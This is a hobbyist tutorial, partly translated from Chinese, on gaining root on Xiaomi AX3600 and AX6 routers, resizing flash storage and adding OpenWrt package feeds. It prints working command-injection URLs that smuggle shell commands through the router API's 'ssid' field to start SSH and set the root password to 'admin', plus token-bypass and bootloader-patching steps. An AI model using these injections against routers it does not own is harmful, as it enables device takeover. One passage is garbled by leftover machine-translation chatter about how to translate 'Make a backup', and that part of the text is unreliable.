

(Photo from acwifi.net )
Hardware Specification

(Photo from acwifi.net )
Xiaomi AX3600 and AX6 are both IPQ8071A based WiFi6 routers released in 2020, here are some hacking tutorials collected from the Internet.
Link to Files&Tools needed
AX3600-SSH and Telnet
Downgrade to 1.0.17 firmware
Login to the 192.168.31.1 webpage, copy
stokfrom the URL, for example:http://192.168.31.1/cgi-bin/luci/;stok=776655a7c3d2605a2e708b25e4751955/web/homeReplace
stokvalue in this URL:http://192.168.31.1/cgi-bin/luci/;stok=<STOK>/api/misystem/set_config_iotdev?bssid=Xiaomi&user_id=longdike&ssid=-h%3B%20nvram%20set%20ssh_en%3D1%3B%20nvram%20commit%3B%20sed%20-i%20's%2Fchannel%3D.*%2Fchannel%3D%5C%22debug%5C%22%2Fg'%20%2Fetc%2Finit.d%2Fdropbear%3B%20%2Fetc%2Finit.d%2Fdropbear%20start%3BVisit this edited URL in your browser, and if it works, the webpage will return:
{"code":0}Now prepare the 2nd URL:
http://192.168.31.1/cgi-bin/luci/;stok=<STOK>/api/misystem/set_config_iotdev?bssid=Xiaomi&user_id=longdike&ssid=-h%3B%20echo%20-e%20'admin%5Cnadmin'%20%7C%20passwd%20root%3BVisit the 2nd URL again in your browser, and if it works, the webpage will return:
{"code":0}Now you get SSH access to your router, with username
rootand passwordadminIf you want permanent SSH and Telnet access, without being overwritten during firmware upgrade, you can use this tool:
mitool_arm64(from wujiajie.top)mitool_arm64 unlock, this will unlockmtdaccess, then reboot your routermitool_arm64 hackand yourmtd9will be edited to give you permanent ssh access, along with the default ssh password(calculated from SN)
AX3600-Resizing your Filesystem
AX3600 comes with a 256MB large NAND, but due to Xiaomi's A/B dual system image design, you will only have half of the space available. And if you use the official image from Xiaomi, you will only get 30MB of free space to use, leaving 130M+ of storage space unused. Here are the steps to mount the extra space from Xiaomi AX3600 免拆机搞事 - OpenWrt开发者之家
Check the
APPSBLpartition atmtd7:root@XiaoQiang:~# cat /proc/mtd dev: size erasesize name mtd0: 00100000 00020000 "0:SBL1" mtd1: 00100000 00020000 "0:MIBIB" mtd2: 00300000 00020000 "0:QSEE" mtd3: 00080000 00020000 "0:DEVCFG" mtd4: 00080000 00020000 "0:RPM" mtd5: 00080000 00020000 "0:CDT" mtd6: 00080000 00020000 "0:APPSBLENV" mtd7: 00100000 00020000 "0:APPSBL" mtd8: 00080000 00020000 "0:ART" mtd9: 00080000 00020000 "bdata" mtd10: 00080000 00020000 "crash" mtd11: 00080000 00020000 "crash_syslog" mtd12: 023c0000 00020000 "rootfs" mtd13: 023c0000 00020000 "rootfs_1" mtd14: 01ec0000 00020000 "overlay" mtd15: 00080000 00020000 "rsvd0" mtd16: 0041e000 0001f000 "kernel" mtd17: 0160a000 0001f000 "ubi_rootfs" mtd18: 01876000 0001f000 "data"制作备份:
should be translated toMake a backup:
Since "Make a backup" is already in English, the correct translation is the same as the original text. However, considering the context that the original text might be in Chinese, here is the revised translation:制作备份:
translated toMake a backup:
is actually制作备份:
translated toCreate a backup:
So the correct translation isCreate a backup:
nanddump -f /tmp/APPSBL /dev/mtd7
Then use WinSCP to copy this backup APPSBL to your local PC
Upload modified
APPSBL_sign, check MD5 value is41d91e1dc98e284086dfb17ebcb4b8ee:root@XiaoQiang:~# md5sum /tmp/APPSBL_signed 41d91e1dc98e284086dfb17ebcb4b8ee /tmp/APPSBL_signedWrite new APPSBL
mtd write /tmp/APPSBL_signed /dev/mtd7root@XiaoQiang:~# mtd write /tmp/APPSBL_signed /dev/mtd7 Unlocking /dev/mtd7 ... Writing from /tmp/APPSBL_signed to /dev/mtd7 ...Read out new APPSBL to double check MD5 value is
0F0142B626067463E906B7F1D5903EF3(MD5 changed because of dummy data appended)nanddump -f /tmp/APPSBL_cur /dev/mtd7 md5sum /tmp/APPSBL_curReboot your router, and if it boots, you have successfully updated the patched UBOOT
Edit
nvramsettings:nvram set boot_wait=on
To make sure if something goes wrong, you can use TTL to unbrick your router.
```bash
nvram set 'extrabootargs=ubi.mtd=overlay ubi.mtd=test mtdparts=qcom_nand.0:512k@6656k(0:APPSBLENV),512k@8m(0:ART),512k(bdata),36608k@10m(rootfs),36608k(rootfs_1),31488k(overlay),146688k@115456k(test)'

```

```bash
nvram commit

```
读取 extrabootargs 以进行再次确认:
```bash
root@XiaoQiang:~# nvram get extrabootargs ubi.mtd=overlay ubi.mtd=test mtdparts=qcom_nand.0:512k@6656k(0:APPSBLENV),512k@8m(0:ART),512k(bdata),36608k@10m(rootfs),36608k(rootfs_1),31488k(overlay),146688k@115456k(test)

```
Restart your router and check the new mount layout:
root@XiaoQiang:~# mount
mtd:ubi_rootfs on /rom type squashfs (ro,relatime)
proc on /proc type proc (rw,nosuid,nodev,noexec,noatime)
sysfs on /sys type sysfs (rw,nosuid,nodev,noexec,noatime)
cgroup on /sys/fs/cgroup type cgroup (rw,nosuid,nodev,noexec,relatime,cpuset,cpu,cpuacct,blkio,memory,devices,freezer,net_cls,pids)
tmpfs on /tmp type tmpfs (rw,nosuid,nodev,noatime)
/dev/ubi2_0 on /overlay type ubifs (rw,noatime)
overlayfs:/overlay on / type overlay (rw,noatime,lowerdir=/,upperdir=/overlay/upper,workdir=/overlay/work)
ubi1_0 on /data type ubifs (rw,relatime)
ubi1_0 on /userdisk type ubifs (rw,relatime)
overlayfs:/overlay on /userdisk/data type overlay (rw,noatime,lowerdir=/,upperdir=/overlay/upper,workdir=/overlay/work)
ubi1_0 on /etc type ubifs (rw,relatime)
ubi1_0 on /ini type ubifs (rw,relatime)
tmpfs on /dev type tmpfs (rw,nosuid,relatime,size=512k,mode=755)
devpts on /dev/pts type devpts (rw,nosuid,noexec,relatime,mode=600,ptmxmode=000)
debugfs on /sys/kernel/debug type debugfs (rw,noatime)
AX6-SSH and Telnet
Prepare a second Openwrt router
Download scripts and tools from: https://github.com/shell-script/unlock-redmi-ax3000
Upload
wireless.shto Openwrt router and execute, you'll get a new WiFi with SSID:MEDIATEK-ARM-IS-GREATUse wired connection to your AX6, login to webpage
192.168.31.1, and copy theSTOKvalueEdit and visit this URL:
192.168.31.1/cgi-bin/luci/;stok=<STOK>/api/misystem/extendwifi_connect?ssid=MEDIATEK-ARM-IS-GREAT&password=ARE-YOU-OK
If the connection is made, the webpage will return: success
Edit and visit this URL:
192.168.31.1/cgi-bin/luci/;stok=<STOK>/api/xqsystem/oneclick_get_remote_token?username=xxx&password=xxx&nonce=xxxYou now have SSH access to your router, with the username
rootand passwordadminTo obtain permanent access to Telnet and SSH:
Upload
fuckax3000,ax3000.shfrom the github repository to your router's/etcfolderThen create a backup:
Run
sh /etc/ax3000.sh dumpand visit http://192.168.31.1/backup/log/bdata_mtd9.img to downloadRun
sh /etc/ax3000.sh unlockand your router will automatically rebootRun
sh /etc/ax3000.sh hackand your router will reboot again, with Telnet enabledUse Telnet to log in to your router with
root/admin, then execute:sed -i 's/channel=.*/channel="debug"/g' /etc/init.d/dropbear /etc/init.d/dropbear start
You'll get your SSH access again.
AX6-Mount OverlayFS
AX6 comes with 128MB NAND, thus it's easier to mount overlay, without needing to modify UBOOT.
sh /etc/ax3000.sh mountand router will rebootsh /etc/ax3000.sh keeprouter will reboot again, you'll have R/W access to your overlay
AX6/AX3600 1G RAM Modding
TBD
Misc
SSH default password
Use this link to calculate ssh default password from SN:
Update opkg feed
Edit
/etc/opkg/distfeeds.confAX6:
src/gz openwrt_base http://downloads.openwrt.org/snapshots/packages/aarch64_cortex-a53/base
src/gz openwrt_luci http://downloads.openwrt.org/snapshots/packages/aarch64_cortex-a53/luci
src/gz openwrt_packages http://downloads.openwrt.org/snapshots/packages/aarch64_cortex-a53/packages
src/gz openwrt_routing http://downloads.openwrt.org/snapshots/packages/aarch64_cortex-a53/routing
AX3600:
```bash
src/gz openwrt_base http://downloads.openwrt.org/releases/18.06.9/packages/aarch64_cortex-a53/base
src/gz openwrt_luci http://downloads.openwrt.org/releases/18.06.9/packages/aarch64_cortex-a53/luci/
src/gz openwrt_packages http://downloads.openwrt.org/releases/18.06.9/packages/aarch64_cortex-a53/packages/
src/gz openwrt_routing http://downloads.openwrt.org/releases/18.06.9/packages/aarch64_cortex-a53/routing/

```
Useful packages to install
tmuxiperf3zerotier
若无法加载请检查网络环境。
若无法加载请检查网络环境,或切回 Disqus 稍后再试。